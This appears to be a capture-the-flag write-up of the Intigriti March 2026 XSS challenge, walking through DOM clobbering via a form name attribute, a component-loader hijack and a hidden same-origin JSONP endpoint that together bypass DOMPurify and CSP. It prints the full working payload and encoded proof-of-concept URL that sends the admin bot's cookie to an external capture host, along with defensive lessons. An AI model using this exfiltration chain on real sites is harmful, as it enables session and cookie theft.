

How a DOM clobber, a component hijack, and a hidden JSONP endpoint gave me full cookie exfiltration through DOMPurify + CSP + SANITIZE_DOM in the Intigriti March 2026 XSS challenge. From reading source code to stealing the admin bot's flag cookie in 2 seconds.
First things first. Huge shoutout to @KulinduKodi for designing this challenge. The layered defense approach with DOMPurify + CSP + SANITIZE_DOM made this one of the most satisfying exploit chains I have ever assembled. And a big thanks to the Intigriti team for dropping those hints and publishing the custom wordlist blog post right when I was about to throw my laptop out the window. That nudge saved my sanity.
The Challenge: What Are We Up Against?
Picture this. You land on a sleek, dark-themed portal called ThreatCenter — a "Secure Search Portal." There is a search box at the top. You type a query, it gets processed, and results appear on the page. Simple enough on the surface.
Under the hood, here is what happens when you search for something. The application takes your input from the q URL parameter, runs it through DOMPurify 3.0.6 (one of the most respected HTML sanitization libraries in existence), and renders the sanitized output via innerHTML into the results container. DOMPurify is configured with FORBID_ATTR: ['id', 'class', 'style'] and KEEP_CONTENT: true, meaning it strips dangerous tags and those three specific attributes while preserving the text content inside removed elements.

But here is where it gets interesting. There is a "Report to Admin" button at the bottom of the page. When you click it, a modal pops up with a URL input field. You submit a URL, and a headless Chrome bot (the "admin") visits it. That admin bot has a FLAG cookie set on the challenge domain. Your mission? Craft a URL that, when the admin bot visits it, steals that cookie and sends it to a server you control.
Sounds straightforward for an XSS challenge, right? Except three defensive walls stand between you and that flag:
Wall 1: DOMPurify 3.0.6. This library is battle-tested. It strips <script> tags, onerror handlers, javascript: URLs, <svg onload>, and basically every standard XSS vector you can think of. It has been audited by security researchers worldwide. You are not going to pop an alert(1) through DOMPurify with a basic payload.
Wall 2: Content Security Policy. The server sends script-src 'self', which means the browser will only execute JavaScript that is loaded from the same origin (challenge-0326.intigriti.io). No inline scripts. No external CDNs. No eval(). No javascript: URLs. Even if you somehow sneak a <script> tag past DOMPurify, the browser itself blocks it unless the script's src points to the same domain.
Wall 3: SANITIZE_DOM. DOMPurify's SANITIZE_DOM option is enabled by default. This specifically targets DOM clobbering attacks by blocking name and id attributes that would overwrite critical properties on document or form elements. So the classic trick of <img id="cookie"> to clobber document.cookie is dead on arrival.
One URL. One click from the admin bot. Three walls to break through simultaneously. Let me show you how I did it.
Stage 0: Reading Every Line of Source Code
Before I touched a single payload, I sat down and read every line of JavaScript on the page. I know this is the part nobody wants to hear about in a writeup. It is not flashy. There is no screenshot of a popping alert box. But I am telling you from experience: this is where 90% of CTF challenges are won. The people who solve challenges fast are not the ones with the cleverest payloads. They are the ones who read the source code most carefully.
The challenge page loads three JavaScript files: purify.min.js (DOMPurify), components.js, and main.js. DOMPurify is a known library, so I focused on the other two.
What main.js Does
Here is the complete relevant section of main.js:
document.addEventListener('DOMContentLoaded', () => {
    const params = new URLSearchParams(window.location.search);
    const q = params.get('q');
    const resultsContainer = document.getElementById('resultsContainer');

if (q) {
        const cleanHTML = DOMPurify.sanitize(q, {
            FORBID_ATTR: ['id', 'class', 'style'],
            KEEP_CONTENT: true
        });
        resultsContainer.innerHTML = `<p>Results for: <span class="search-term-highlight">${cleanHTML}</span></p>
                                      <p style="margin-top: 10px; color: #64748b;">No matching records found in the current operational datastore.</p>`;
    } else {
        resultsContainer.innerHTML = `<p>Enter a query to search the secure enclave.</p>`;
    }
    if (window.ComponentManager) {
        window.ComponentManager.init();
    }
});
Let me break down what happens step by step in plain English. First, the code extracts the q parameter from the URL. Then it passes that raw user input to DOMPurify.sanitize() with the config I mentioned: FORBID_ATTR: ['id', 'class', 'style'] and KEEP_CONTENT: true. The sanitized output gets injected into the page via innerHTML. And then, crucially, it calls ComponentManager.init().
Read that sequence one more time. Step one: sanitize. Step two: inject into DOM via innerHTML. Step three: scan that same DOM with ComponentManager. That ordering is everything. Whatever survives DOMPurify gets placed into the live page, and then ComponentManager comes along and treats that newly injected content as trusted instructions to act upon. This is the architectural flaw that makes the entire exploit possible.
The rest of main.js handles the "Report to Admin" modal. It has a form that POSTs a JSON body with { url: urlToReport } to /report. The admin bot then visits that URL. Nothing exploitable there, but it confirms the attack model: I need to craft a URL that does everything automatically when visited.
What components.js Does (The Two Gadgets)
Now here is where my eyes went wide. The components.js file contains two pieces of functionality that were practically screaming "chain me together."
Gadget 1: Auth.loginRedirect()
window.Auth = window.Auth || {};

window.Auth.loginRedirect = function (data) {
    console.log("[Auth] Callback received data:", data);
    let config = window.authConfig || {
        dataset: {
            next: '/',
            append: 'false'
        }
    };
    let redirectUrl = config.dataset.next || '/';
    if (config.dataset.append === 'true') {
        let delimiter = redirectUrl.includes('?') ? '&' : '?';
        redirectUrl += delimiter + "token=" + encodeURIComponent(document.cookie);
    }
    console.log("[Auth] Redirecting to:", redirectUrl);
    window.location.href = redirectUrl;
};
Read this function carefully because it is the exfiltration mechanism. When called, it looks for a global variable called window.authConfig. If that variable exists, it reads two properties from its dataset: next (a URL to redirect to) and append (a boolean flag). If append equals the string 'true', the function takes document.cookie, URL-encodes it, and appends it as a token query parameter to the redirect URL. Then it sets window.location.href to that URL, causing the browser to navigate there.
Think about what that means. If I can control window.authConfig and set dataset.next to my server and dataset.append to 'true', then when this function fires, the admin bot's browser will redirect to my server with the FLAG cookie attached as a URL parameter. That is game over. That is the entire exfiltration path right there.
But two questions remain: how do I control window.authConfig when DOMPurify is stripping everything dangerous? And how do I make this function actually execute when CSP blocks inline scripts?
Gadget 2: ComponentManager
class ComponentManager {
    static init() {
        document.querySelectorAll('[data-component="true"]').forEach(element => {
            this.loadComponent(element);
        });
    }
static loadComponent(element) {
        try {
            let rawConfig = element.getAttribute('data-config');
            if (!rawConfig) return;
            let config = JSON.parse(rawConfig);
            let basePath = config.path || '/components/';
            let compType = config.type || 'default';
            let scriptUrl = basePath + compType + '.js';
            console.log("[ComponentManager] Loading chunk:", scriptUrl);
            let s = document.createElement('script');
            s.src = scriptUrl;
            document.head.appendChild(s);
        } catch (e) {
            console.error("[ComponentManager] Failed to bind component:", e);
        }
    }
}
window.ComponentManager = ComponentManager;
This is the second half of the puzzle. When ComponentManager.init() is called, it scans the entire DOM looking for any element that has the attribute data-component="true". For each one it finds, it calls loadComponent(). That function reads a data-config attribute, parses it as JSON, extracts a path and a type, concatenates them together with .js at the end, creates a brand new <script> element with that URL as the src, and appends it to the document's <head>.
In other words, ComponentManager will dynamically load any script URL that you specify through a data-config attribute on any DOM element that has data-component="true". And remember the execution order from main.js: DOMPurify sanitizes, innerHTML injects, then ComponentManager scans. If my sanitized HTML contains a data-component div, ComponentManager will happily process it and load whatever script I tell it to.
If that script URL points to a same-origin endpoint that returns JavaScript containing Auth.loginRedirect(...), then CSP allows it (because it is same-origin), and the function executes with whatever data the endpoint returns.
I had my attack plan. Now I needed to execute it.
Stage 1: Breaking Wall 1 | DOM Clobbering Through the Name Attribute
The first wall to break was controlling window.authConfig. Normally, you would use DOM clobbering with an id attribute. When the browser parses <div id="authConfig">, it automatically creates a reference at window.authConfig pointing to that element. It is one of those quirky browser behaviors that has been around forever and creates security issues in contexts like this.
But DOMPurify's config explicitly forbids the id attribute: FORBID_ATTR: ['id', 'class', 'style']. So <div id="authConfig"> gets stripped to just <div>. Dead end.
Or is it?
There is another way to create named global references in the DOM, and it is one that fewer people know about. The name attribute on certain elements, specifically <form>, <embed>, <object>, and <img> elements, also creates a window property. When the browser encounters <form name="authConfig">, it creates window.authConfig pointing to that form element. This works just like id clobbering but through a different attribute.
Now the critical question: would DOMPurify block it?
DOMPurify's FORBID_ATTR list only contains ['id', 'class', 'style']. The name attribute is not on that list. But what about SANITIZE_DOM? That is the defense specifically designed to prevent DOM clobbering. I needed to understand exactly how it works.
SANITIZE_DOM checks whether a name or id attribute value collides with existing properties on document or form elements. If you try name="body", it gets blocked because document.body already exists. If you try name="location", it gets blocked because document.location exists. If you try name="cookie", blocked again. These are all properties that already exist on the document object, and SANITIZE_DOM prevents you from overwriting them via DOM clobbering.
But here is the thing. authConfig is not a property that exists on document or on any form element. It is a completely custom name. I tested it:
name="body"       → BLOCKED (document.body exists)
name="location"   → BLOCKED (document.location exists)
name="cookie"     → BLOCKED (document.cookie exists)
name="domain"     → BLOCKED (document.domain exists)
name="authConfig" → ALLOWED! (no such property on document or formElement)
SANITIZE_DOM only protects built-in DOM properties. Custom names sail right through.
Now here is the beautiful part that makes this all work together. When you create a <form name="authConfig" data-next="https://attacker.com" data-append="true">, the form element's dataset property is automatically populated by the browser from those data-* attributes. So formElement.dataset.next gives you "https://attacker.com" and formElement.dataset.append gives you "true". These are the exact properties that Auth.loginRedirect() reads from window.authConfig.dataset.
Let me spell it out. DOMPurify forbids id but allows name. SANITIZE_DOM blocks built-in property names but allows custom names like authConfig. DOMPurify allows all data-* attributes because they are not in the FORBID_ATTR list. The browser automatically maps data-* attributes to the dataset property. And Auth.loginRedirect() reads from window.authConfig.dataset.
Every piece aligns perfectly. This HTML survives DOMPurify completely intact:
<form name="authConfig" data-next="https://attacker.com" data-append="true"></form>After innerHTML renders it, window.authConfig exists and points to our form. window.authConfig.dataset.next is "https://attacker.com". window.authConfig.dataset.append is "true". When Auth.loginRedirect() fires, it will redirect the browser to our attacker URL with document.cookie appended as a query parameter.
Wall 1: down.
Stage 2: Breaking Wall 2 | CSP Bypass Through ComponentManager
The DOM clobber gives me control over where cookies are sent. But I still need to actually trigger Auth.loginRedirect(). The CSP script-src 'self' means I cannot inject an inline <script>Auth.loginRedirect()</script> because the browser will refuse to execute it. I cannot use an onerror handler or onload handler because DOMPurify strips event handlers. I cannot load a script from an external server because CSP only allows same-origin scripts.
But ComponentManager creates <script> elements with a src pointing to the same origin. If I can make ComponentManager point to a URL on challenge-0326.intigriti.io that returns valid JavaScript calling Auth.loginRedirect(), the CSP is satisfied because the script is same-origin.
This is where JSONP comes in. JSONP (JSON with Padding) is an older technique where a server endpoint wraps its JSON response in a function call. You request /api/endpoint?callback=myFunction and the server responds with myFunction({"data": "value"}). The browser evaluates this as JavaScript, and your function gets called with the data. If a JSONP endpoint exists on the same origin and lets me control the callback function name, I can make it return Auth.loginRedirect({...}).
DOMPurify allows all data-* attributes, which means data-component and data-config survive sanitization. So this HTML passes through DOMPurify completely untouched:
<div data-component="true" data-config='{"path":"/api/stats?callback=Auth.loginRedirect&x=","type":""}'>test</div>Let me walk through what ComponentManager does with this. It finds the div because data-component="true" matches its selector. It parses the data-config JSON and extracts path as "/api/stats?callback=Auth.loginRedirect&x=" and type as "". Since type is empty, the fallback kicks in: config.type || 'default' evaluates to 'default'. ComponentManager constructs the script URL by concatenating: path + type + '.js', which gives us:
/api/stats?callback=Auth.loginRedirect&x=default.jsThe &x=default.js part is just a harmless extra query parameter. The server ignores it. The important part is callback=Auth.loginRedirect. ComponentManager creates a <script src="/api/stats?callback=Auth.loginRedirect&x=default.js"> and appends it to <head>. The browser sees a same-origin script URL, CSP approves it, and the browser fetches it.
If /api/stats is a JSONP endpoint, the server responds with:
Auth.loginRedirect({"users":1337,"active":42,"status":"Operational"});The browser executes this as JavaScript. Auth.loginRedirect() fires. It reads our clobbered window.authConfig. It builds the redirect URL with the admin's cookies. It redirects. Game over.
Wall 2: down. In theory.
I had 90% of a working exploit chain. The DOM clobber was confirmed. The ComponentManager hijack was confirmed. The logic was airtight. All I needed was one single thing: a JSONP endpoint on challenge-0326.intigriti.io that lets me control the callback function name.
And that is where the challenge nearly broke me.
Stage 3: The JSONP Hunt (Where I Almost Quit)
Let me be completely honest with you. What I am about to describe was the hardest part of the entire challenge. Not the exploit logic, not the chain design, not the bypasses. Finding the endpoint. I knew exactly what I needed and I could not find it anywhere.
I needed a URL on challenge-0326.intigriti.io that accepts a callback parameter and wraps its JSON response in a function call. One endpoint. That is all. And I threw absolutely everything I had at this problem.
Round 1: Automated JavaScript Recon
I started with the tools I always use for JavaScript analysis. I ran jsluice on all three JavaScript files to extract any URLs, paths, or API endpoints embedded in the code. I also ran LinkFinder as a second pass. Together they found exactly two paths: /report (the admin bot submission endpoint) and /components/ (the default component path in ComponentManager). Both of which I already knew about. Neither was a JSONP endpoint.
Round 2: Token Extraction and Path Guessing
Next I went deeper. I extracted every single unique string token from every JavaScript, HTML, and CSS file on the target. From main.js I pulled 144 tokens including things like authConfig, loginRedirect, ComponentManager, sanitize, resultsContainer, and so on. From components.js I got similar developer-oriented strings. From the HTML source I extracted 383 tokens including paths like /js/components, /js/main, /js/purify, /css/style, and fragments like challenge-0326, intigriti, KulinduKodi. From DOMPurify's source I extracted another 787 tokens.
In total, I had 1,158 unique tokens across all files. I tested every single one as a potential endpoint path on the server. Every single one returned 404. Not a single hit.
Round 3: Compound Path Fuzzing
Maybe the endpoint was at a compound path that was not directly referenced in any file. I tried every combination I could think of: /api/search, /api/query, /api/results, /auth/callback, /auth/redirect, /secure/enclave, /secure/search, /jsonp, /callback, /data, /feed, /rss, /widget, /embed, /proxy, /gateway. I tried paths based on the application's theme: /threat/center, /threat/intel, /operational/intelligence, /anomalous/behavior. All 404.
Round 4: Parameter Fuzzing on Known Routes
Maybe there was a JSONP endpoint hiding behind a known route with a non-standard callback parameter. I tested every known path (/, /report, /challenge.html) with different callback parameter names: callback, cb, jsonp, fn, function, func, handler, domain, jsonpCallback, _callback. Nothing. No JSONP response on any known endpoint with any parameter name.
Round 5: HTTP Method Tricks and Content Negotiation
Getting desperate. I tried different HTTP methods on /report: GET instead of POST, PUT, PATCH, OPTIONS. I tried different Accept headers to see if content negotiation would reveal a hidden response format. I tried Accept: application/javascript, Accept: text/javascript. I ran a wget --spider crawl of the entire site to discover any linked pages I might have missed. Nothing new.
Round 6: The Nuclear Option (Full Wordlist Fuzzing)
I broke out the heavy artillery. I loaded up raft-large-words.txt and multiple SecLists wordlists and started fuzzing paths in bulk. I tried common paths: /api/v1/, /api/v2/, /internal/, /admin/, /debug/, /status/, /health/, /metrics/, /info/. I tried prefixes: /api/, /v1/, /app/, /data/, /json/, /rest/. Over an extended fuzzing session, I tested over 150,000 unique paths.
Zero hits. Not a single endpoint beyond what I already knew.
I had a perfect exploit chain with a hole in the middle. Imagine having a key that fits a lock, but the lock is behind a wall and you cannot find the door. That is exactly what this felt like. The frustration was immense because I KNEW the chain worked. I could see the entire attack flow from beginning to end. I just needed one endpoint.
Stage 4: The Rabbit Holes
While hunting for the JSONP endpoint, desperation led me to explore two alternative attack paths. These were intellectually fascinating even though they turned out to be dead ends. I want to share them because they taught me things I will carry into future challenges.
Rabbit Hole 1: CVE-2024–47875, Mutation XSS
DOMPurify 3.0.6 is actually vulnerable to a known mutation XSS (mXSS) bug, tracked as CVE-2024–47875, which was fixed in version 3.1.3. Mutation XSS exploits differences between how the HTML parser and the DOM serializer handle certain nested elements. DOMPurify sanitizes the parsed DOM tree, but when that tree is serialized back to HTML and then re-parsed by innerHTML, the resulting DOM can be different from what DOMPurify inspected.
I spent a significant amount of time trying payloads with <math> elements, <annotation-xml> wrappers, <foreignObject> nesting, and various combinations of namespace-switching elements that are known to trigger parser confusion. Some of my payloads did produce interesting mutations where the serialized output differed from the original parse tree.
But here is why this was ultimately a dead end. Even if I achieved a perfect mXSS bypass and got a <script> tag or an event handler past DOMPurify, the CSP script-src 'self' would still block execution. An inline <script>alert(1)</script> created through mXSS would be stopped by CSP just as effectively as one injected directly. An <img onerror="..."> event handler would also be blocked because CSP does not allow inline event handlers under script-src 'self'.
The only way to execute JavaScript under this CSP was through a <script src="same-origin-url"> tag, which meant the ComponentManager chain was the only viable path. mXSS could not help me because it gives me inline execution, not same-origin script loading.
Rabbit Hole 2: Prototype Pollution Gadget in DOMPurify
This one was genuinely beautiful in theory and I want to explain it because it showcases how creative exploit chains can get.
DOMPurify 3.0.6 has a configuration option called CUSTOM_ELEMENT_HANDLING that controls how custom HTML elements (like <my-widget>) are processed. Internally, the code does something like:
CUSTOM_ELEMENT_HANDLING || {}That || {} is the critical part. If CUSTOM_ELEMENT_HANDLING is not set (which is the default), it falls back to an empty object literal {}. And in JavaScript, empty object literals inherit from Object.prototype. This means that if I could pollute Object.prototype with a tagNameCheck property, DOMPurify would inherit it.
Specifically, if I set Object.prototype.tagNameCheck = Auth.loginRedirect, then when DOMPurify encounters any custom element during sanitization, it calls tagNameCheck() to decide whether to keep it. But tagNameCheck is now Auth.loginRedirect. DOMPurify would literally call Auth.loginRedirect() as part of its sanitization process. The redirect fires before the page even finishes rendering.
I confirmed this works in an isolated test environment. It was a gorgeous chain: prototype pollution triggers DOMPurify to call the exfiltration function during its own sanitization pass. No CSP bypass needed because no script loads at all. The function call happens through the library's own code path.
But there was a fatal flaw. There is no prototype pollution source in the challenge. Prototype pollution requires a gadget in the application that takes user-controlled input and assigns it in a way that reaches Object.prototype. Common sources include URL parameter parsers that recursively merge objects, Object.assign() calls with user input, or JSON.parse() feeding into a deep merge utility. The challenge application has none of these. The q parameter goes straight to DOMPurify.sanitize() and nowhere else. There is no __proto__ in URL parsing, no deep merge utility, no way to pollute the prototype.
A weapon with no ammunition. Filed away as a brilliant theoretical chain that lacks a practical entry point.
Stage 5: The Breakthrough
I was genuinely considering whether I had missed something fundamental about the challenge architecture. Maybe the JSONP endpoint was on a different subdomain. Maybe I needed a completely different approach. Then the official hint dropped from Intigriti:
"To bypass the inner walls, find the hidden api endpoint that lets you choose the callback."
This confirmed two things. First, the JSONP approach was correct and I was on the right track. Second, the endpoint was genuinely hidden. It was not referenced in any client-side code. You had to discover it through fuzzing or guessing.
Around the same time, Intigriti published a blog post about creating custom wordlists from target content. This is a technique where you extract words and patterns from the target application itself and use them as a wordlist for directory fuzzing. The idea is that developers tend to use consistent naming conventions, so tokens found in JavaScript files often appear in API endpoint paths too.
I went back to my extracted tokens with fresh eyes. I had words like search, report, operational, intelligence, enclave, component, auth, config, redirect, token, cookie, status, state, health, stats, debug, internal, monitor, alert, event, log, audit. I started combining them with common API path prefixes.
And then I tried /api/stats.
GET /api/stats
→ {"error":"Invalid callback identifier"}
My heart rate spiked. That was not a 404. That was a JSON error response telling me the endpoint exists but I am missing a parameter. I added the callback parameter:
GET /api/stats?callback=Auth.loginRedirect
→ Auth.loginRedirect({"users":1337,"active":42,"status":"Operational"});
There it was. A clean JSONP endpoint. The word "stats" does not appear anywhere in the client-side JavaScript. It does not appear in any HTML source. It does not appear in any CSS file. It was a completely hidden server-side endpoint that you could only find through fuzzing.
Same origin. Controllable callback function name. Returns valid JavaScript wrapping a JSON response in whatever function call you specify. CSP allows it because it is a same-origin script.
The last piece of the puzzle. I actually pumped my fist and said something out loud that I cannot print here.
Stage 6: Assembling the Complete Exploit Chain
Let me walk through the complete attack flow from start to finish. This is the satisfying part where all the pieces come together into one seamless chain.
Here is the visual flow of how the exploit works, from user input to cookie exfiltration:
User input via ?q= parameter
        │
        ▼
DOMPurify.sanitize()
        strips scripts, event handlers, dangerous HTML
        BUT allows name="" attribute (not in FORBID_ATTR)
        AND allows data-* attributes (not in FORBID_ATTR)
        │
        ▼
resultsContainer.innerHTML = sanitized HTML
        <form name="authConfig" data-next="https://ATTACKER" data-append="true">
           → clobbers window.authConfig with our controlled form element
        <div data-component="true" data-config='{"path":"/api/stats?callback=Auth.loginRedirect&x="}'>
           → injects a component element into the DOM
        │
        ▼
ComponentManager.init()
        scans DOM for [data-component="true"]
        finds our injected div
        parses data-config JSON
        constructs script URL: /api/stats?callback=Auth.loginRedirect&x=default.js
        creates <script src="..."> and appends to <head>
        │
        ▼
Browser fetches /api/stats?callback=Auth.loginRedirect&x=default.js
        same-origin request → CSP script-src 'self' ALLOWS it
        server responds with: Auth.loginRedirect({"users":1337,"active":42,"status":"Operational"});
        │
        ▼
Auth.loginRedirect() executes
        reads window.authConfig → our clobbered <form> element
        config.dataset.next = "https://ATTACKER"
        config.dataset.append = "true"
        builds: "https://ATTACKER" + "?token=" + encodeURIComponent(document.cookie)
        │
        ▼
window.location.href = "https://ATTACKER?token=FLAG%3DINTIGRITI%7B019cdb71-...%7D"
        admin bot redirects to attacker server
        FLAG cookie is exfiltrated in the URL
Let me trace through this one more time in narrative form so every detail is crystal clear.
Step 1: The admin bot opens our crafted URL. The browser loads challenge.html with our payload in the q parameter.
Step 2: JavaScript on the page extracts the q parameter using URLSearchParams and passes it to DOMPurify.sanitize(). DOMPurify does its job: it strips all <script> tags, all event handlers like onerror and onload, all javascript: URLs, and removes the id, class, and style attributes from any element. But our payload contains only <form> and <div> elements with name and data-* attributes. None of these are in the blocklist. Our payload passes through DOMPurify completely untouched.
Step 3: The sanitized HTML is injected into the page via resultsContainer.innerHTML. The browser parses our HTML and creates the DOM elements. The <form name="authConfig" ...> element gets special treatment by the browser: because it has a name attribute, the browser creates window.authConfig pointing to this form element. DOM clobbering is now active. At the same time, the <div data-component="true" ...> element is now in the live DOM, waiting to be discovered.
Step 4: ComponentManager.init() runs. It calls document.querySelectorAll('[data-component="true"]') and finds our injected div. It reads the data-config attribute, parses the JSON {"path":"/api/stats?callback=Auth.loginRedirect&x=","type":""}, extracts path and type, builds the script URL by concatenating path + type + '.js'. Since type is empty, the || 'default' fallback produces 'default', giving us the final URL: /api/stats?callback=Auth.loginRedirect&x=default.js. ComponentManager creates a new <script> element, sets its src to this URL, and appends it to document.head.
Step 5: The browser sees a new script tag with a same-origin URL. CSP script-src 'self' checks the origin and it matches. The browser makes a GET request to /api/stats?callback=Auth.loginRedirect&x=default.js. The server processes the callback parameter, ignores the extra x parameter, and responds with: Auth.loginRedirect({"users":1337,"active":42,"status":"Operational"});
Step 6: The browser evaluates the response as JavaScript. This calls the global function Auth.loginRedirect with the JSON data as an argument. The function starts executing. First, it looks up window.authConfig. Because of our DOM clobber in Step 3, this is our form element. It reads config.dataset.next which is "https://our-attacker-server.com" (from the data-next attribute on the form). It reads config.dataset.append which is "true" (from the data-append attribute). Since append === 'true', it builds the redirect URL: "https://our-attacker-server.com" + "?token=" + encodeURIComponent(document.cookie).
Step 7: The function sets window.location.href to the constructed URL. The admin bot's browser redirects. The request hits our attacker server. In the URL, we can see ?token=FLAG%3DINTIGRITI%7B019cdb71-fcd4-77cc-b15f-d8a3b6d63947%7D. URL-decoded, that is FLAG=INTIGRITI{019cdb71-fcd4-77cc-b15f-d8a3b6d63947}.
Three walls. Three bypasses. One seamless chain.
Stage 7: Building the Payload and Testing Locally
Before submitting anything to the admin bot, I needed to test locally to make sure the chain actually fires without errors. Here is how I built and tested the final payload.
Setting Up the Capture Server
First, I needed a server to receive the exfiltrated cookie. I used Interactsh (from ProjectDiscovery), which gives you a temporary URL that logs all incoming HTTP requests. You could also use Burp Collaborator, a RequestBin, or even a simple nc -l 8080 listener on a VPS. The important thing is you get a URL that you control and can monitor for incoming requests.
My Interactsh URL was: https://d6slfvdkj1dmd4umhs1g96fi7iwu1bx8m.oast.pro
The Raw Payload
Here is the raw HTML payload that goes into the q parameter:
<form name="authConfig" data-next="https://d6slfvdkj1dmd4umhs1g96fi7iwu1bx8m.oast.pro" data-append="true"></form><div data-component="true" data-config='{"path":"/api/stats?callback=Auth.loginRedirect&x=","type":""}'>test</div>Let me break down what each piece does one final time. The <form> element has name="authConfig" (creates the DOM clobber), data-next="https://..." (sets the exfiltration destination), and data-append="true" (tells Auth.loginRedirect to attach cookies). The <div> element has data-component="true" (makes ComponentManager process it) and data-config='...' (tells ComponentManager to load the JSONP endpoint with our callback function). The word test inside the div is just visible text content that does nothing. It is there so the div is not completely empty, which can sometimes cause rendering quirks.
The Full Encoded PoC URL
URL-encoding the payload and putting it together gives us:
https://challenge-0326.intigriti.io/challenge.html?q=%3Cform%20name%3D%22authConfig%22%20data-next%3D%22https%3A%2F%2Fd6slfvdkj1dmd4umhs1g96fi7iwu1bx8m.oast.pro%22%20data-append%3D%22true%22%3E%3C%2Fform%3E%3Cdiv%20data-component%3D%22true%22%20data-config%3D%27%7B%22path%22%3A%22%2Fapi%2Fstats%3Fcallback%3DAuth.loginRedirect%26x%3D%22%2C%22type%22%3A%22%22%7D%27%3Etest%3C%2Fdiv%3E&domain=internalStage 7: Submitting to the Admin Bot and Capturing the Flag
Time for the real thing. I went back to the challenge page, clicked "Report it to Admin," pasted my PoC URL into the report form, and hit submit. The status message changed to "Sending to admin…" and then confirmed the URL was submitted.

I switched to my Interactsh terminal and watched.
Within 2 seconds, a request appeared:

GET /?token=FLAG%3DINTIGRITI%7B019cdb71-fcd4-77cc-b15f-d8a3b6d63947%7DThe request came from HeadlessChrome/146.0.0.0 at IP address 34.140.37.218, which geolocates to Brussels, Belgium (where Intigriti's infrastructure runs). URL-decoding the token parameter gives us:
FLAG=INTIGRITI{019cdb71-fcd4-77cc-b15f-d8a3b6d63947}The flag. Captured from the admin bot's cookie jar. Exfiltrated through a chain of three bypasses, each one defeating a different defensive layer.
The Flag
INTIGRITI{019cdb71-fcd4-77cc-b15f-d8a3b6d63947}Stage 9: Why This Challenge Was a Masterclass in Layered Defense Failures
I want to close with some real takeaways because this challenge is not just a fun CTF puzzle. It demonstrates security principles that apply to every web application in production today.
DOMPurify's Configuration Is the Real Attack Surface, Not DOMPurify Itself
This is the biggest takeaway and I want to be very clear about it. DOMPurify worked perfectly. Not a single bug in the library was exploited. The version is vulnerable to CVE-2024–47875 (mXSS) but that vulnerability was not part of the exploit chain. DOMPurify did exactly what it was configured to do.
The problem was the configuration. FORBID_ATTR: ['id', 'class', 'style'] is a blacklist approach. It says "block these specific things and allow everything else." That means name is allowed. data-* is allowed. action is allowed. formaction is allowed. Any attribute not explicitly named in the list passes through.
If the developer had used ALLOWED_ATTR instead (a whitelist approach), they would have said "only allow these specific attributes and block everything else." With ALLOWED_ATTR: ['href', 'src', 'alt'] or similar, the name attribute would have been stripped, the DOM clobber fails, and the entire chain dies at step one. data-component and data-config would also be stripped, killing the ComponentManager hijack.
Whitelists beat blacklists. Every single time. In security, you should always define what is allowed rather than what is forbidden, because attackers will always find something you forgot to forbid.
Post-Sanitization DOM Scanning Creates a Dangerous Trust Gap
ComponentManager runs after DOMPurify has sanitized the input and after innerHTML has rendered it into the page. The implicit assumption is: "DOMPurify has made the HTML safe, therefore everything in the DOM is trustworthy." But this assumption is wrong.
DOMPurify sanitizes for XSS. It removes elements and attributes that could execute JavaScript. But it does not and cannot know about application-specific semantics. It does not know that data-component="true" is an instruction that makes ComponentManager load a script. It does not know that data-config contains a URL that will be fetched. These are application-level concerns that DOMPurify has no awareness of.
Any pattern where JavaScript reads DOM attributes after innerHTML and takes action based on them, especially loading scripts, making network requests, or modifying global state, needs its own independent validation layer. You cannot rely on DOMPurify to protect you from application logic abuse. DOMPurify protects against browser-level script execution. Application-level gadgets require application-level defenses.
One JSONP Endpoint Destroys Your Entire CSP
script-src 'self' sounds secure. It sounds like you are saying "only trust JavaScript from my own server." But what it actually means is "trust ALL JavaScript from my origin." And if any URL on your origin returns attacker-controlled JavaScript content, the CSP is worthless.
JSONP endpoints are the classic example. A JSONP endpoint that lets you control the callback function name is essentially an arbitrary JavaScript execution gadget on your origin. The CSP says script-src 'self', the JSONP endpoint is on self, so the browser happily executes whatever JavaScript the JSONP endpoint returns.
The fix is straightforward. JSONP endpoints should live on a separate subdomain (like api.example.com) that is not included in the main site's CSP. Or better yet, replace JSONP with CORS-enabled JSON APIs entirely. JSONP was designed for a pre-CORS world and has no place in modern web architecture.
The Hardest Part Is Not the Chain. It Is Finding the Pieces.
